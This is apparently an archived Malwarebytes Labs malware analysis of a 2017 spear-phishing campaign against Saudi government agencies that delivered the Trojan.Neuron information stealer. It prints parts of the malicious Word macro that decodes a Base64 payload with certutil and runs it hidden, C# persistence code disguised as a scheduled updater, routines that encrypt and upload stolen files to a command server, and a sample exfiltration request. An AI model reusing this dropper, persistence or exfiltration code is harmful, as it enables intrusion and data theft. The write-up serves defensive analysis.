New targeted attack against Saudi Arabia Government | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-03-22 · Archived: 2026-04-05 18:21:51 UTC


A new spear phishing campaign is targeting Saudi Arabia governmental organizations. The attack originates from a phishing email containing a Word document in Arabic language. If the victim opens it up, it will not only infect their system but send the same phishing document to other contacts via their Outlook inbox.

We know that at least about a dozen Saudi agencies were targeted. This email-borne attack leverages social engineering to trick users into executing code via a Macro. The malicious Word documents used by the threat actors show that they spent time to make them look legitimate and added references and names from high ranking officials, probably so the lure would seem more credible.

The actual payload from this attack is an information stealer which we detect as Trojan.Neuron. It has instructions to collect files of interest from the victims' machines and securely exfiltrate the data to a remote server.


Attack summary:

- The victim opens a Word document and enables the macro, triggering the decoding of an embedded Base64 encoded cert (*Signature.crt*).
- The decoded blurb is executed as *Sign.exe* (a file written in .NET v4) and it's a dropper for the 'Neuron Client'.
- The *neuro-client.exe* file is executed from the *%ProgramData%* folder and generates a Keepalive packet with one of two HTTPS servers (*mail.spa.gov.sa*, *webmail.ecra*).
- The key used to encrypt communications and files is the Machine Guid.
- The Keepalive packet is RC4 encrypted with this machine key and the machine key itself is transmitted using RSA 1024 to securely send and store it.
- All transmissions between the server and the client are RC4 encrypted. The client can download additional files/plugins from the C2 server and execute them.



Update (03/27/2107):

We have received a new malicious Word document dropping the same payload (see bottom of post for IOCs). Malwarebytes users remained protected without the need for any signatures.




Technical analysis


Word Document overview:

```
Macro might run executable Contains obfuscated macro code Loads DLL into its own memory Runs dropped
```

A quick analysis with *oletools* (*olevba*) shows us the sections within the macro from the well-crafted Word document:



The payload is embedded in the macro as Base64 code. It uses the *certutil* program to decode the Base64 into a PE file which is then executed:




```
report.txt (~/Desktop) - gedit
s = s & "GKMxQWxN4UOMtA65nUwR9366grL/tEdXFhrVGx+WZZnfQtwlqtm7NT6Tl3x1lJ+k"
s = s & "TwibgSqsaM37ymmmtyqJTySjMj1Tc4gLGh8KjgP+g3ewENsdO1s0eFzp7nZb8JP6"
s = s & "4msAukfOXofTsNZIn6fdqxALfHSngFhKtVn5YbOQ2dOAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgBAAwIAAAABAAAswFABsKe"
s = s & "AUAACAAAAgEAAAAAAEQ2ABAAAAAAAAAAAAAAAAAAAgQAAAQAAAAAAAAAAAAAAAAA"
s = s & "AEgwAAAACAAACAAAAAAAMAAAj9GblJnLABAAABAAAAAAAAAAAAAAAAQA8CAAAYAA"
s = s & "AEA4AAAAFADAAAwYyNncuAGAAACAAAAAAAAAAAAAAAAAAIAAAEguAAAAgAAABkLZ"
s = s & "AAAA0hXZ05CAAAAAAAAAAAAAAgEAAACCAAAAAAAAAAAAAAACAAAIAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHAEw1UDAAAwACAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAFADABAOAAAAAPBQAZzAAAAAAAAAAAAAAAABAAAAA"
s = s & "AAAEAAAEAAAAAABAAABAAUIQAIAAAAAAAAgAAAgAgAAAAAAAAEAAAAAAAAAAAAAB"
s = s & "AAgAAAAAgAAAABAAAEA4AAAAgAAABktXAAAAAAAAIAAABoLAAsQALEgAAAOAAAAA"
s = s & "AAAAg10n2OADEATAAQRQBAAAAAAAAAAJK0QDuUGZv1GIT9ERg4Wag4WdyBSZiBCd"
s = s & "v5mbhNGItFmcn9mcwBycphGVh0MTBgbINnAtA4guf4AAAAgAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT"
e = "-----END CERTIFICATE-----"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(Environ("Temp") & "\\Signature.crt", True, True)
Fileout.Write b
Fileout.Write StrReverse(s2() & s)
Fileout.Write e
Fileout.Close
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 0
wsh.Run "cmd.exe /c certutil -decode " & Environ("Temp") & "\\Signature.crt " & Environ("Temp")
& "\\Sign.exe", windowStyle, waitOnReturn
wsh.Run "cmd.exe /c " & Environ("Temp") & "\\Sign.exe", windowStyle, waitOnReturn
Kill Environ("Temp") & "\\Sign.exe"
Kill Environ("Temp") & "\\Signature.crt"
End Sub

Function s2() As String
Dim s As String
s = ""
s = s & "=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQOgBAAAwAABANA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Plain Text   Tab Width: 8   Ln 7, Col 10   INS
```


Dropped Binary overview:


```
Searches inside certificate store database Loads DLL into its own memory Gathers system main data (M
```

Let's take a look at the dropped binary itself. It is coded in .NET and not obfuscated. Here's the encrypted payload:



Decrypting it we can see the main payload (*neuro-client.exe* renamed to *Firefox-x86-ui.exe* here) and two helper DLLs:





It sets persistence for auto-relaunch via the Task Scheduler:

```
private static bool CreateTask(string pattern, string pathEXE, List<string> keys, List<string> values)
{
    Random random = new Random();
    int num = random.Next(500, 1000);
    string path = Program.GrabTasks("\\Microsoft\\Windows");
    string text = values[random.Next(0, values.Count)];
    ITaskService taskService = new TaskSchedulerClass();
    taskService.Connect(Missing.Value, Missing.Value, Missing.Value, Missing.Value);
    ITaskDefinition taskDefinition = taskService.NewTask(0u);
    taskDefinition.Settings.Enabled = true;
    taskDefinition.Settings.Compatibility = _TASK_COMPATIBILITY.TASK_COMPATIBILITY_V2_1;
    ITriggerCollection triggers = taskDefinition.Triggers;
    ITrigger trigger = triggers.Create(_TASK_TRIGGER_TYPE2.TASK_TRIGGER_DAILY);
    trigger.StartBoundary = "2012-10-11T13:21:17";
    trigger.Enabled = true;
    trigger.Repetition.Interval = "PT12M";
    IActionCollection actions = taskDefinition.Actions;
    _TASK_ACTION_TYPE type = _TASK_ACTION_TYPE.TASK_ACTION_EXEC;
    IAction action = actions.Create(type);
    IExecAction execAction = action as IExecAction;
    execAction.Path = pathEXE;
    taskDefinition.RegistrationInfo.Description = text + " updater";
    taskDefinition.RegistrationInfo.Date = trigger.StartBoundary;
    taskDefinition.Principal.Id = "Microsoft Corporation";
    taskDefinition.Principal.UserId = WindowsIdentity.GetCurrent().Name;
    ITaskFolder taskFolder = null;
    bool result;
    try
    {
        taskFolder = taskService.GetFolder(path);
```

The purpose of this piece of malware appears to be stealing information and uploading it to a remote server:

```
if (list2.Count > 0)
{
    storageScript.cmd = 1;
    List<StorageFile> list4 = new List<StorageFile>();
    for (j = 0; j < list2.Count; j++)
    {
        list4.Add(new StorageFile(list2[j], Convert.ToBase64String(File.ReadAllBytes(Storage.GetPathName() + "\\" + list2[j])), File.GetLastWriteTime(Storage.GetPathName() + "\\" + list2
          [j]).ToFileTimeUtc()));
    }
    StorageFile[] value = list4.ToArray();
    storageScript.data = Convert.ToBase64String(Encoding.UTF8.GetBytes(Json.Encode(value)));
    text2 = Convert.ToBase64String(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Encoding.UTF8.GetBytes(Json.Encode(storageScript))));
    NameValueCollection nameValueCollection2 = new NameValueCollection();
    nameValueCollection2.Add("cadata", text2);
    if (PipeClientApi.SendRequest(host, text, "cadata=" + HttpUtility.UrlEncode(text2)) == null)
    {
        bool result = false;
        return result;
    }
}
if (list3.Count > 0)
{
    storageScript.cmd = 2;
```

```
if (config.Connect != null)
{
    for (int i = 0; i < config.Connect.Length; i++)
    {
        if (!(DateTime.FromFileTimeUtc(config.Connect[i].LaskOK).AddMinutes((double)config.Connect[i].Interval) > DateTime.Now.ToUniversalTime()))
        {
            if (config.Connect[i].URL.Contains("http"))
            {
                if (WebClientApi.syncStorage(config.Connect[i].URL))
                {
                    config.Connect[i].LaskOK = DateTime.Now.ToFileTimeUtc();
                }
            }
            else if (config.Connect[i].URL.Contains("pipe") && PipeClientApi.syncStorage(config.Connect[i].URL))
            {
                config.Connect[i].LaskOK = DateTime.Now.ToFileTimeUtc();
            }
        }
    }
}
```

```
POST https://webmail.ecra.gov.sa/ews/exchange/exchange.asmx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: webmail.ecra.gov.sa
Content-Length: 43
Expect: 100-continue
Connection: Keep-Alive

cadata=g98ri7zET10CM%2bmBLMJV8%2f2oXw%3d%3d
```


Summary


> While the malware itself appears to not be overly sophisticated, this particular campaign was very well targeted at various offices of the Saudi Arabia Government. Sometimes the best way to breach an organization's security is to use a very common entry point abusing the human via social engineering, rather than some fancy 